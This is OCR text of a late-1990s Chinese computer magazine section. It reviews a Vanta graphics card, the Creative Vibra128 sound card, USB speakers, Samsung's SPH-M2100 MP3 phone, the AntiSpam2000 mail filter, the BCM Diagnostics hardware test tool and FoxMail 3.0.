简单的 3 个测试希望大家看明白了 Vanta 的实际性能，买 Vanta 不需要去和别的显示卡进行对比，就我看来，对于游戏要求不高的文字工作者、网虫、商业应用，简单的家庭应用和娱乐，500 多元的 Vanta 是不错的选择。各品牌 Vanta 性能基本没有大的差异，但是也不要选择做工和选料差的——会大大降低你的显示品质和稳定性，微星 MS-8807 的表现——作为 Vanta——让人满意，考虑到做工用料等稳定和兼容性因素，MS-8807 是款蛮合格的产品。

廉价的创新 Vibra128

■文/显卡之家

提起创新科技的声卡，可能人们更关注的是 Sound Blaster Live X－Gamer 和 Sound Blaster Live MP3＋，以及 Live！白金版，还有最近热卖中的 Live Value 黄金纪念版，但是这些产品动辄 600 多元的价格也让不少朋友望而却步。创新也看到这一点，于是一款廉价的 Vibra128 声卡悄悄上市了

乍一看，Vibra128 象是创新子公司 Ensoniq 的产品，但其实这款声卡是创新科技自己设计的 CREATIVE CT2518，和 Ensoniq 的 ES13XX 系列截然不同，从它只有不到 200 元的价位看，把它当作 Sound Blaster16 的 PCI 经济升级版本再好不过了

Vibra128 的技术规格：

◆ 全双工 16 位单声道/立体声模式录音，播放

◆ 128 复音波表合成，64 位硬件复音

◆ 双音箱支持 Microsoft Direct-Sound、Microsoft DirectSound3D、环境音效 EAX 1.0


◆ 输出信号（Line Out）信噪比大于 90dB

◆ 推荐搭配音箱：PC Work 2.1


以 200 元的价格上市最新产品，这对创新可能是第一次，没有广告和大规模宣传也是为了降低成本吧。创新不但要把中高端市场通过 Sound Blaster Live！系列统统吃掉，更不愿意放弃销量极大的低端市场. Vibra128 的目标是淘汰创新原有的 Ensoniq 系列，对于同价位上，另一个竞争对手就是 YAMAHA 724。YAMAHA 724 占据了 100 到 200 元声卡的大量市场，抢占 YAMAHA 724 或许是 Vibra 128 的最重要任务。



我们用 YAMAHA 724 做对比测试。用的是一块很普通的 YAMAHA 724V 芯片声卡，市场定价 120 元。音箱用创新推荐的 PC Work 2.1. 测试主机：PⅢ500、440BX 主板、128MB 内存。测试普通应用、MIDI 效果和 CPU 占用率



（表－01）



（表－02）

普通应用：进入 Windows98，感觉 MP3 的效果，Vibra128 音质确实比 YAMAHA 724 干净很多。Vibra128 播放 MP3 的音色很纯，但与 CD 原声有点不同，虽然自己听着感觉很舒服。在使用 ICQ 后，发现当听 MP3 时，你会听不到 ICQ 的信息提示声，而 YAMAHA 724 则能听到，也就是说 Vibra128 是单通道，这更像是 ISA 声卡的特点。进入《虚幻》、《极品飞车 3》等游戏，效果感觉不错，但要说到底能比 YAMAHA 724 好多少，我不敢说——感觉不明显。不过也没有理由要求一块 200 元声卡去实现 SB Live! 的效果。另外所配软件过于简单，只有一个混音台，作为普通应用，Vibra128 还算让人满意

MIDI 效果：Vibra128 使用 128 复音波表合成器（64 硬复音和 64 软复音），可以通过 DLS 技术调用 8MB 系统内存来作音效库，回放 128 种 GM 或 GS 兼容乐器、10 套打击乐器。说了这么多，还是试听一下。用的 MIDI 是《最终幻想 8》主题曲《EYES ON ME》，分别用 Vibra128 和 YAMAHA 724 试听，感觉都不错，能感觉出《最终幻想 8》庞大澎湃的感觉。Vibra128 音色比较干脆硬朗，但电子味稍浓；YAMAHA 724 更接近原效果，但有点发闷。单纯以 MIDI 效果而言，不用说是 200 元的 Vibra128，就是 SB Live!能和 YAMAHA 724 抗衡就很不错了，Vibra128 比起原来的 Ensoniq 系列有了质的飞跃

CPU 占用率：CPU 占用率低是 Vibra128 所重点强调的，测试 CPU 占用率，用 ZD Net 的《Audio WinBench》，对比它和 YAMAHA 724 在 DirectSound 和 DirectSound3D 下的占用率。（请注意：得分越低越好！）

首先要说明，《Audio WinBench》检测到 Vibra128 是硬件 32 位音频处理，YAMAHA 724 是 20 位音频处理。

首先是 DirectSound 的测试，在这个测试中差距不是很大，各有千秋。（表－01）

接下来的 DirectSound3D 测试可就不那么好了，YAMAHA 724 的 CPU 占用率远高于 Vibra128，甚至是好几倍，也就是在使用 DirectSound3D(游戏的主要 3D 音频 API) 的游戏中，Vibra128 能够让 CPU 有更多的能力去处理音频以外的运算。测试《虚幻》竞技场的 TIMEDEMO 1，发现在 44.1KHz 下使用 Vibra128 比 YAMAHA 724 要快 2－5fps，看来在 3D 游戏上，同价位声卡中，Vibra128 优势不小。（表－02）

考虑到它的价格和创新在电脑音频领域所特有的优秀兼容性，Vibra128 是款不错的产品，对于不准备在 PC 音频方面有太多资金投入的玩家而言，它是你可以考虑的购买对象。

别了，声卡！

——听润宝轻骑兵 USB99 音箱

■文/张涛




声卡作为电脑的喉舌，这是不争的事实(现在式)。配置 CD－ROM＋声卡＋有源防磁音箱是多媒体电脑有别于商用机的显著特点。从几年前人们用装配了声卡(当时被称为声霸卡）的电脑玩 DOOM 类游戏大叹"爽呆"，到现在几十元一块的 16 位全双工 ISA 声卡同市价近两千元人民币的 512 种音色、1024 复音的创新 Sound Blaster Live！并存，可以说声卡发展的道路是 PC 大规模集成化发展的一个缩影。她经历了一条从无到有，性能从低到高，价格由贵至平，从 8 位到 16 位，从 ISA 至 PCI 的发展之路。人们现在已经对利用声卡听 CD、MP3、MIDI、录音，甚至唱卡拉 OK 习以为常了。

但是多年来，越来越多的声卡使用者发现声卡本身有许多恼人的问题。

首先由于声卡源于较早的低速总线，需要用系统终断 IRQ(Interrupt ReQuest)直接存储器读取 DMA。而电脑主板的这些资源是相当有限的，同时系统时钟、键盘、鼠标、软硬盘控制器、显卡和串/并口等等都必须要占用这些宝贵资源，如果用户使用诸如内置调制解调器、DVD 解压卡、视频采集卡和 SICS 卡等等，很可能出现声卡与其他板卡发生中断冲突的情况。不同品牌声卡与主板和显卡之间还存在是否相互兼容的问题。这些对于"大虾"级的玩家可能能施展一番修改 BIOS、硬件跳线或者软件设置加以解决，但广大菜鸟级 PC FANS 可要抓破头皮，哭天抢地了。

其次，普通消费者花一两百元买回的声卡，往往由于厂商出于成本的考虑，使用元器件较差，放大电路设计更是敷衍了事，致使声音还原度较差，大动态失真严重，很容易受其它设备干扰而出现令人不快的杂音。系统的数字音频信号经由这样的声卡数/模转换器（DAC：Dingitalto－Analog Converter）转换成模拟信号，再输出给有源音箱的放大电路进行放大，由扬声器振动发声。无论使用什么样的音箱，信号的先天不足导致了我们的电脑系统在音频信号还原方面总有些力不从心。家用电脑回放的音乐始终是不少音响发烧友嘲笑的对象。



现在电脑设备向超大规模集成化方向发展，技术进步一日千里，使声卡从形式到实质上的消逝成为可能。正如 386、486 主板上的多功能卡由于主控芯片集成度提高而消失一样。现在主板生产厂家已推出了越来越多的集成声卡芯片产品。如微星 MS－6153、MS－6163、梅捷 SY6VZA、精英 P5SS—ME 和技嘉 GA—6BX7A 等等。这些产品清一色集成了 PCI 声卡芯片，音色、音效均较出色。主板集成声卡芯片可节省一个扩展槽，降低产品成本，增加功能和主板扩展能力。广大消费者也可从中受益。相信越来越多的电脑玩家会接受这些高性价比的主板。

其实多年来对于产品的稳定性，兼容性十分重视的品牌机制造厂商都采用集成声卡芯片的 All－In－One 主板。声卡从独立板卡逐渐向集成到主板上的芯片过渡，从形式上消失了。但声卡芯片代替声卡仍不能从根本上解决 IRQ 资源占用及音质等问题.

真正终结声卡使命的很可能是主板上的 USB——通用串行总线（Universal Serial Bus)，它具有串/并口无法比拟的优越：

1. 一个 USB 接口理论上同时可串接 127 个设备，支持热插拔。软硬件操作简便。

2. USB 不涉及 IRQ，不会同其它设备发生冲突。

3. USB 传输速率高达 12Mb/s，100 倍于串口。

4. USB 设备一般不需另加供电设备。

新的 ATX 结构主板都集成了 USB，AT 主板预留了接口插针，只需另购一个 USB 输出口即可。软件系统方面，Windows95 OSR2.1 和 Windows98 都支持 USB。基于软硬件推广 USB 的条件已经成熟，鉴于 USB 性能上的优势，各大国际外设厂商纷纷推出 USB 界面产品。这其中，USB 音箱系统是最能发挥 USB 特性的产品之一。

USB 总线可将 PC 系统的数字音频信号直接传输到有源音箱放大部分，由 USB 数/模转换器将数字信号转成模拟信号，再由音箱放大电路驱动喇叭单元播放出声音。音频信号只被转换/放大一次，根本上杜绝了声卡芯片的"二次处理"和模拟音频传输电路造成的耦合杂讯，这样一来很容易以较低成本实现优秀的回放质量。

微软的 Digital Sound System 80 是一款由两个中高音卫星式音箱，一个重低音音箱组成的 USB 数字音响系统。"它生成的清晰，优美的音频效果可以与最高档家庭立体声系统相匹敌。"由于是时新货，价格不菲，美国市场价格约为 250 美元。从网上了解到中国的第一款 USB 数字有源音箱已由润宝轻骑兵推出。此款产品采用便于摆位的书架式低音导向箱体设计，内置美国达拉斯公司的 USB 核心 DAC 芯片(可支持播放包括 CD 唱片在内的所有 PC 音源)，效果如何可能要等大家"耳听为实"，整套价格好不会超过国外同类产品的四分之一。

相信随着家用电脑集成化的不断提高，USB 及 IEEE1394 等系统的不断完善，在不久的将来，当我们从在电脑前聆听由 USB 音箱发出纯净美妙的数字音响之时，就该是声卡同我们告别的时候，别了，声卡！

MP3 手机

——娱乐通讯两不误

文/Cho

随着互联网的普及，互联网音乐日渐走进人们的生活，MP3 播放机已成为一个非常有市场发展潜力的产品，众多国际知名厂商纷纷致力于这方面的技术开发，竞相推出新品以期在未来的"第 2 代随身听"市场争得头筹

作为韩国电子产品的旗舰，三星电子最近洞察先机独辟蹊径，将 MP3 播放功能成功置入移动通讯工具，于目前开发出兼具通讯和娱乐功能的最新产品－SPH－M2100 型 MP3 移动电话

MP3 播放机作为最新随身听产品，可直接从互联网或其它在线服务下载 MP3 音乐供欣赏。因其可以在第一时间感受新歌且价格低廉等优势而得到人们、尤其是"网上居民"的喜爱，成为青年一代的时尚电子消费品。而手机作为一种方便、快捷的现代通讯工具，也已得到人们尤其是青年人的认可和钟爱

SPH－M2100 作为手机，具有三星手机特有的"品质更高、功能更全、体积更小"的优点，同时还具备 MP3 播放的所有功能。该手机通过一套专门的文件管理程序可直接从互联网上下载高品质音乐或外语对话教程，并内置有 SM3 文件解码法则以防止非法复制

该款产品内置 16MB 闪存，可存储 4 首歌，今年 8 月开始在韩国面世。无论待机还是通话状态下都可进行录制操作，其播放和对话功能均可通过耳机上的控制装置进行操作。在你欣赏音乐时如果有电话打进来，只需按下耳机上的电话按键即可接听；如果音乐太美妙不容他人干扰，只要你"指"令一下，手机即可退出接听状态，任你独自沉醉于旋律的世界流连忘返。当然，"流连不返"是不可能的，但单块电池可支持长达 11 小时的音乐播放功能，足够过瘾了！通过节能设计还使其实现长达 160 分钟的持续通话时间或 90 小时的待机时间。同时 LCD 显示屏幕将所有功能菜单均以图画或动画的形式显示，创造直观而简洁的用户界面

信不信由你，如此强大而完备的功能竟容纳于其超薄（19mm）极轻（94 克）的姣好身段之中，堪称世界之最！银灰色的外壳冷静典雅、气韵脱俗，拿在手里真是很 COOL！

据最新报道，9 月，三星电子把闪存容量扩充到 32MB，又可以多录几首好歌了！

对于这款手机的前景，三星电子有关人士表示："目前 MP3 产品风行世界各地，拥有大量的听众，预计到 2005 年市场需求将增至 3000 万台，超过普通录音机的销量。SPH－M2100 功能性、娱乐性并重，是三星电子针对电子消费类产品功能多样化发展趋势而大力推出的时尚产品，主要定位于 2、30 岁的青年人，其市场前景很乐观。我们期望今年在韩国市场的销量可以达到 25 万部，并计划年底向国外出口。"

可惜从我目前所知情况来看，这款手机还有缺点：闪存容量仍然太少；它的制式不是 GSM，而是 CDMA！！有 CDMA 运行的大中城市用户有福啦

SPH－M2100 技术资料		
尺寸	105(长)X45(宽)X19/22(厚)(mm)	
重量	94 克(含超薄电池)/120 克(含标准电池)	
电压	3.6 伏	
机身颜色	银灰色金属光泽	
电池种类	超薄	标准
持续通话	90 分钟	160 分钟
待机时间	16～48 小时	30～90 小时
连续播放	4～6 小时	8～11 小时

本栏编辑/Chance

终于抓住了那只苍蝇

——记邮件过滤器 AntiSpam2000

文/Scott



自从上了网，垃圾邮件就象一个挥之不去的梦魇，时常缠绕着我。就好象整天有一只苍蝇，嗡……对不起，不是一只，是一堆苍蝇围着你，嗡…嗡…嗡…嗡…飞到你的耳朵里面，救命啊！夸张吗？不！当你急需一封重要的电子邮件，而下载到硬盘里的却是无休止的什么"点击网页赢美元"之类的垃圾时，你就会有这样的感觉。我也曾试过几个免费垃圾邮件处理工具，可始终不甚如意。

几天前看见"超级滤邮器"智慧型电子邮件过滤软件的广告（广告的诱惑力有时侯也蛮大的）——18 块钱——就当是支持正版吧。买了一个回家，沿着安装指示，顺利装载到我的系统里。经过一天多摸索，发现这几 MB 的小东西还真是有一手，而且还有些我没想到的功能。下面把自己的发现告诉大家，希望对你们有用

关键字过滤：可让您利用邮件主题或内容中的关键词进行弹性过滤，如果同时以主题及内容中发现的关键词过滤邮件，选择[同时过滤主题与内容]，当您选择此选项时，主题与内容关键词不必完全一样。您可以设定由"超级滤邮器"在发现时发出警告，亦可扫描邮件内容并发现其中是否包含关键词及语句。过滤内容是对付狡诈的垃圾邮件寄件者十分有效的方法（小心点儿，它可是六亲不认、捕风捉影，闹不好，朋友的玩笑来信也会被列为垃圾）。

地址过滤器："超级滤邮器"可允许你利用寄件者的域名或使用者名称来弹性过滤邮件。您可以设定由"超级滤邮器"侦测陌生人寄来的邮件，如此一来，您再也不会收到陌生人寄来的邮件。但是如果您知道垃圾电子邮件的来源，也可以直接设定"超级滤邮器"阻断从这个来源寄来的所有邮件（可恶的 XXX 级邮件再也不会出现了）。没有寄件者信息的邮件肯定是垃圾，您可以设定它发现此类邮件时发出警告。

黑名单过滤器："超级滤邮器"可利用对比寄件者资料是否与信任名单或黑名单相符来弹性过滤邮件。它可以轻易将您的个人邮件通讯录整合到信任者名单中。您也可以选择由网站下载包含已知垃圾邮件寄件者的名单。

邮件大小过滤器："超级滤邮器"可以让您根据邮件大小或下载所需时间来过滤大型邮件。但是如果信任送件者传送给您大型邮件时，他不会受上述两项限制。

这 4 项功能相互关联，可以根据自己的需要自由排列组合——"总有一款适合你"，呵呵，好象广告词。

不要以为这样就完了，"超级滤邮器"还拥有几处特别的地方，它支持预览邮件前 3 行内容，对来路不明的邮件你可以先简单看个开头，然后决定去留。它还是一个支持多帐户的软件，不管是单机还是局域网用户都可以胜任。不论邮件服务器是否为 MAIL SERVER 型，"超级滤邮器"都支持直接从邮件服务器删除垃圾邮件，配合它独特的预览功能，我现在可以轻松选择自己想要的邮件下载。

作为新型智慧电子邮件过滤软件，"超级滤邮器"可以自动查找用户所用系统默认的 E－Mail 软件并与之作无缝衔接（Chance：不过这个笨家伙没认出我用的 Becky！）。它还能根据用户设定自动上线进行邮件过滤，节省大量时间。配合垃圾邮件效能图，你可以准确知道当前邮箱的状况。而它占用的系统资源才不过 2%，放心大胆用吧！

我在自己机器上作过几十次尝试，也主动让朋友"攻击"过我，而垃圾邮件却离我越来越远。


所以呢，我就抓住苍蝇，挤破它的肚皮，把它的肠子扯出来，再用它的肠子勒住他的脖子用力一拉，呵……！整条舌头都伸出来啦！我再手起刀落，哔——整个世界清净了……嘿嘿！（Chance：您要对这个东西感兴趣，拨打下面的电话试试，反正我是用过了，感觉还不错。010－62576688、82622374）



硬件测试大师 BCM Diagnostics

■文/蜀奇


硬件维护是件很繁琐的事，一般使用者对电脑系统的一些小状况很难分清是硬件还是软件出了问题。如果能善用一些硬件测试小工具，将有助于你及时发现问题，采取正确的应对措施。下面介绍的 BCM Diagnostics 就是由美国主板制造商 BCM 公司开发的一款非常实用的硬件测试工具



（图 －1）

BCM Diagnostics 是运行于 Windows 95 下的 32 位测试软件，可用来诊断电脑硬件可能存在的问题。测试内容包括：收集系统信息、CPU、内存、音频、视频、磁盘、CD－ROM 以及 DOS 下的各种信息资料等等；另外在 BCM Diagnostics 中还附带一个系统资源显示器。如果所测试电脑的主板包含有硬件效能测试芯片 LM78，则可以对系统的健康状况进行即时监控。

BCM Diagnostics 目前的最新版本是 1.01.02，可以到 BCM 公司的网站 www.bcmcom.com 下载，下载文件名 Windiag.zip，文件大小 3.78MB。下载后将文件解压缩到任意目录下，执行 Disk1 子目录内的 Setup.exe 启动安装程序，出现选择安装选项画面如（图－1）。可以先查看一下主板说明书，如果内置了 LM78 芯片，则可以把 3 项全选上，单击［Continue］继续，接下来的安装步骤就顺水推舟进行。安装完成，双击桌面的“BCM Diagnostics”快捷方式可启动测试程序。在主视窗中列出了所有测试模组的图标（图－2），双击对应图标就可以对电脑的各项效能指标进行测试




（图 －2）

在 BCM Diagnostics 中可完成下列测试工作：

系统信息：双击“System Info ”图标开启功能画面（图－3）。画面中包含多个标签，显示系统内存数量、CPU 类型／速度、BIOS 生产日期及 Windows 对资源（IRQ、I/O、DMA 和内存）的分配情况等，可分别选取查看


DMI 信息：DMI 的各种信息储存在系统 BIOS 内存（Flash ROM）中，包括如下标签项：BIOS、系统、主板、附件、处理器、内存、Cache、连接口、插槽等等，可逐一查看相应的信息



（图 －3）

测试模块：包括处理器、内存、音视频、调制解调器、图形、硬盘、软驱、CD－ROM 等项。双击要测试的项目图标，开启测试视窗。视窗中包括两个页面：测试页和信息页。在测试页中按［Start］钮开始测试，完成后选取信息页查看所测试到的各种信息．

强力测试：该模块主要用于测试 Windows 环境下系统的稳定性。在主视窗中双击［Win 95 Stress Test］图标可开启功能画面（图－5）。在画面中对测试模块双击可以执行或禁止该测试项，选择完毕后按［Run］钮开始测试在［Number of］输入框中输入的数字是要执行的测试次数，选中［Run Concurrent］项可以同时执行各项测试，［Stop on Error］则在出现错误时终止测试工作，［Total Elapsed］框内显示的是测试工作所用时间。测试完成后按［View Log］可以查看各测试项的详细信息，注意，测试时最好关闭其他所有的应用程序，并且不要移动鼠标和触击键盘以免影响测试结果的准确性。




（图 －4）

资源显示器：监视的内容包括：系统资源、空闲内存、可用磁盘空间、CPU 利用率等。在视窗下拉选单中选择一个要监视的专案，指定重新整理时间并设定警报范围，然后按［Close Windows］钮，资源显示器的视窗便缩为任务栏上的一个小图标。如果所监视资源低于设定警戒标准，便会弹出警告信息视窗，通知你采取相应措施解决产生的问题

系统健康状况显示器：System Health Monitor 显示目前系统的 CPU 温度、输入电压、风扇转速等各项信息。每一小区内都有红色和绿色两个区域，指标在绿色区域中表明所测试项处于正常状态，红色区域表示该项已超出许可范围，处于不正常状态

其他系统工具：还有 MS Mouse、MS Joystick、MS Scandisk 图标，这是调用 Windows 系统工具执行测试操作的快捷方式，使用者可根据需要选用



（图 －5）

FoxMail 3.0 试用手记

■文/肖伟刚

国内用户期盼已久的 FoxMail 3.0 终于发布了，笔者也在近日正式将自己的 FoxMail 2.1 升级到 3.0 版。新版本的“狐狸”与旧版本相比较有那些改进呢？（图－1）



（图 －1）


安 装

如果你是 FoxMail 旧版本（包括 32 位的 2.1 版和 16 位版本）用户，只要直接将压缩文件解压至原来的 FoxMail 目录下，将旧文件覆盖就可以完成 FoxMail 升级。这里笔者建议大家先对原来的 FoxMail 目录进行备份，这样万一升级失败不至于丢失信件。解压后第一次运行 FoxMail 3.0，软件会询问你是否要升级原有帐户，一般情况下选择缺省的［从 FoxMail 2.1(或更早版本)升级］即可。当然你也可以稍后再选择升级（做法是：执行［帐户］→［从 FoxMail 2.1 导入］命令）；如果此前没有安装旧版 FoxMail，你需要在硬盘上先建立一个 FoxMail 3.0 目录，再将压缩文件解压至该目录下。（图－2）

FoxMail 3.0 新增功能

真正意义上的多帐户、多用户支持：这是新版 FoxMail 最重要的特色，不可不提。我们知道，FoxMail 2.1 只支持 POP3 多帐户收取邮件，而不支持 SMTP 多帐户发送邮件，所以谈不上真正意义的多帐户支持


这一点笔者体会颇深。以前我常需要用几个不同免费邮箱提供的 SMTP 服务器发送不同性质邮件，而这在 FoxMail 2.1 是做不到的，因为它只支持单 SMTP 服务器。所以我只能同时在计算机中安装 The Bat！等其他邮件管理软件以实现上述目的，尽管后者的中文支持不算出色。现在有了真正支持多帐户的 FoxMail 3.0，以往的烦恼一扫而空，我也可以将 The Bat！从硬盘上删除了！



（图 －2）

当然，如果你不希望为自己每一个 E－Mail 地址都设置独立帐户，也可以在同一帐户中建立多个 POP3 连接，就像在 FoxMail 2.1 中那样。

FoxMail 3.0 支持多用户设置。如果你的计算机是多人共享，那么你一定不希望别人随便就能访问你的邮件帐户。这时你可以在帐户名称上单击右键，在弹出的快捷菜单中选择［访问口令］一项来设置密码，以起到保密的作用。



